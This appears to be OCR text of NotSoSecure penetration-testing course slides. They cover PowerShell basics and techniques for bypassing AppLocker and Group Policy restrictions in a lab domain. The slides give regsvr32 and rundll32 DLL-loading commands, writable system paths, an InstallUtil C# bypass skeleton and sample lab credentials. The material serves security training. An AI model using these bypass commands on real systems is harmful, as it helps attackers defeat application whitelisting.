
NotSoSecure part of claranet cyber security

PowerShell Executables

- Actually, PowerShell is the library:


  `System.Management.Automation.dll`

  which is a dependency of various components (e.g. the powershell.exe binary)
- Any .NET application can utilize the '`System.Management.Automation`' function to build a PowerShell pipeline runner
- The PowerShell Binary is available in 2 architectures:
  - PowerShell (x64) - The 64 bit PowerShell console
  - PowerShell (x86) - The 32 bit PowerShell console



PowerShell ISE

- PowerShell ISE (Integrated Scripting Environment) Provides a user-friendly interface for writing and debugging code
- ISE provides multi line editing, selective execution and context-sensitive help
- Available in two architectures for developing scripts:
  - PowerShell ISE (x64)
  - PowerShell ISE (x86)



Cmdlet

- Cmdlet (read as command-let) is a lightweight command used in the Windows PowerShell environment.
- Represented as a verb-non pair. For Example:

```
Get-Help
Get-Command
```

- Generally has .ps1 extension
- PowerShell by default has more than 200 Cmdlets in-built
- Help on any Cmdlet can be fetched by

```
Get-Help <cmdlet name> -Detailed
```

NotSoSecure part of claranet cyber security

Cmdlet vs Commands

Cmdlets are instances of .net framework classes	Commands are stand alone executables
Parsing, error presentation and output formatting is handled by Windows PowerShell runtime	Parsing, error presentation and output formatting are not done in runtime
Input Objects are processed from the pipeline and deliver objects as output to the pipeline	Commands process inputs as a stream of text

NotSoSecure part of claranet cyber security

Powershell File Extensions

- .ps1
  - A cmdlet or a powershell script will usually have the extension .ps1
- .psm1
  - A Script Module file - a set of PowerShell functionalities grouped together as a module
  - Basically done for reuse and abstraction of PowerShell code
- .psd1
  - A module manifest file describes the content of a module and how the given module is processed
  - Creating a module manifest file is optional
- .ps1xml
  - XML file that defines properties and methods to the objects used in a PowerShell script

NotSoSecure part of claranet cyber security


PowerShell Modules

- Script Modules (.psm1)
  - PowerShell script file with .psm1 extension which contains valid PowerShell code
  - Allows us to load functions to PowerShell session using Import-Module command
- Binary Modules (.dll)
  - Similar to Script Modules but written as C# code which is compiled into a .dll
  - Can be faster than Script Modules
  - One of the other biggest advantages is it allows us to create cmdlets with features like multithreading, which is quite tough in a PowerShell script
- Dynamic Modules (no file)
  - These modules are not saved to a file but created dynamically in-session by using New-Module cmdlet
- Module Manifest (.psd1)
  - Optional PowerShell data file that describes the contents of a Module and determines how a Module is processed


NotSoSecure part of claranet cyber security

That all sounds great… BUT!

… right now, we can't use it!



So more on this later then…



Hacking Windows

AppLocker and Group Policy restrictions

AppLocker

"...AppLocker advances the application control features and functionality of Software Restriction Policies. AppLocker contains new capabilities and extensions that allow you to create rules to allow or deny applications from running based on unique identities of files and to specify which users or groups can run those applications..."

What is AppLocker:
https://technet.microsoft.com/en-us/library/ee424367(v=ws.11).aspx

NotSoSecure part of claranet cyber security

AppLocker: Overview

Rules can be defined that control the following:

- Applications
- Scripts
- Installers
- DLL's
- Packaged Applications

Conditions can be based upon the following:


- Publisher (i.e. software signed by a specific vendor)
- Path
- File Hash


Allow/Deny **actions** can be assigned to a user/group

NotSoSecure part of claranet cyber security

AppLocker: Overview

- Create Default Rules - Mainly based upon Path (esp. exe and script rules)





What is AppLocker:
https://technet.microsoft.com/en-us/library/ee460941(v=ws.11).aspx

AppLocker: Enumeration

- Rules can be heavily customized
- Therefore, something that works in 1 environment, may not in the next!
- Generally, an exe rule will dictate which programs can/can't be run (probably based on path as this is the default configuration and is relatively unobtrusive/easy to manage)

Action	User	Name	Condition
Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path
Allow	Everyone	(Default Rule) All files located in the Windows folder	Path
Allow	BUILTIN\Administrators	(Default Rule) All files	Path

- If we have access to PowerShell/cmd our job, in regard to enumeration, becomes easier

NotSoSecure part of claranet cyber security


AppLocker: Enumeration


- Generating ‘Create Default Rules’ means only programs in the following locations will execute:
  - Program Files directories (32 and 64 bit)
  - Windows directory
  - Anything elsewhere == nope!

- If we can write to a location that permits execution, we may be able to get access to some arbitrary code (assuming it’s based on a blacklist/PATH configuration)
- Bypass Checker: https://mssec.wordpress.com/2015/10/22/applocker-bypass-checker/

NotSoSecure part of claranet cyber security

AppLocker: Enumeration






https://github.com/3gstudent/Bypass-Windows-AppLocker/blob/master/AppLockerBypassChecker-v1.ps1

```
The following paths allow write and execute
PS C:\Windows\WinSxS\x86_prnms003.inf_31bf3856ad364e35_10.0.14393.0_nor
).MainModule | select FileName

FileName

C:\Windows\System32\spool\drivers\color\ABCtestfile.exe
C:\Windows\Tasks\ABCtestfile.exe
C:\Windows\SysWOW64\Tasks\ABCtestfile.exe
C:\Windows\Temp\ABCtestfile.exe
C:\Windows\servicing\Packages\ABCtestfile.exe
C:\Windows\servicing\Sessions\ABCtestfile.exe
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys\ABCtestfile.exe
```

AppLocker: Bypass Example #1

- Using regsvr32.exe || rundll32.exe to call a DLL
  https://blog.didierstevens.com/2010/02/04/cmd-dll/

```
C:\Windows\System32\regsvr32.exe "c:\users\%username%\cmd.dll"
C:\Windows\System32\rundll32.exe c:\users\%username%\cmd.dll,Control_RunDLL
```



- Run PowerShell with DLLs only
  https://github.com/p3nt4/PowerShdll

AppLocker: Bypass Example #2

Based on research from Casey Smith (@subTee) and techniques divulged by Black Hills Information Security - http://www.blackhillsinfosec.com/?p=5257

[Condensed Overview]

1. Create a small C# program and define a entry point that will be used by InstallUtil.exe (the actual bypass technique)

Note: The Install function requires privileges, whereas the uninstall function doesn't

1. The C# code will call a PowerShell script that we will create
2. Use csc.exe (a compiler that comes with the .NET Framework) to compile the C# code
3. Create the PowerShell script that will be called by the C# program and define the desired actions
4. Use InstallUtil.exe to run the compiled C# program

NotSoSecure part of claranet cyber security

AppLocker: C# Example

```
[snip]
public class Program {
        public static void Main() { }
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer {
        public override void
Uninstall(System.Collections.IDictionary savedState){
                Mycode.Exec();
        }
}
public class Mycode {
        public static void Exec() {
        DO STUFF...
```

NotSoSecure part of claranet cyber security

Exercise 4.2

Demo 4.2

AppLocker / GPO Restriction Bypass

- You have an RDP session as Bob on 192.168.**X**.17. Attempt to execute the following commands on the host:
  - whoami
  - ipconfig /all
  - net user
- Going the extra mile:
- Try out different methods to get around AppLocker/GPO policies

AppLocker Bypass: More Examples

- Run PowerShell with DLLs only

https://github.com/p3nt4/PowerShdll

- Code Execution via Microsoft Workflow Compiler

https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb

- Whitelisting Attempt using applocker

https://oddvar.moe/2018/05/14/real-whitelisting-attempt-using-applocker/


- Constrained Language Mode Bypass

https://www.mdsec.co.uk/2018/09/applocker-clm-bypass-via-com/

NotSoSecure part of claranet cyber security

AppLocker: Full Disclosure

Bob is a member of “plum\restricted_access”



AppLocker: FAILSAFE

If, for any reason, you have not managed to execute code, the following failsafe has been put into place

Logout from Bob's RDP session and login as Alice - Alice is not as restricted by AppLocker policies

- Username: **plum\alice**
- Password: **Password12345!**

IMPORTANT: Within the following challenges you will be required to substitute **C:\Users\Bob** for **C:\Users\Alice**

NotSoSecure part of claranet cyber security

Windows Exploitation Status


192.168.3.215
Host: DC01

- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17
Host: WKSX

- Host is a member of plum.local
- Gained RDP access via
  - plum\bob (Summer21)
- Overcame AppLocker restrictions and can run Powershell scripts

Domain: plum.local

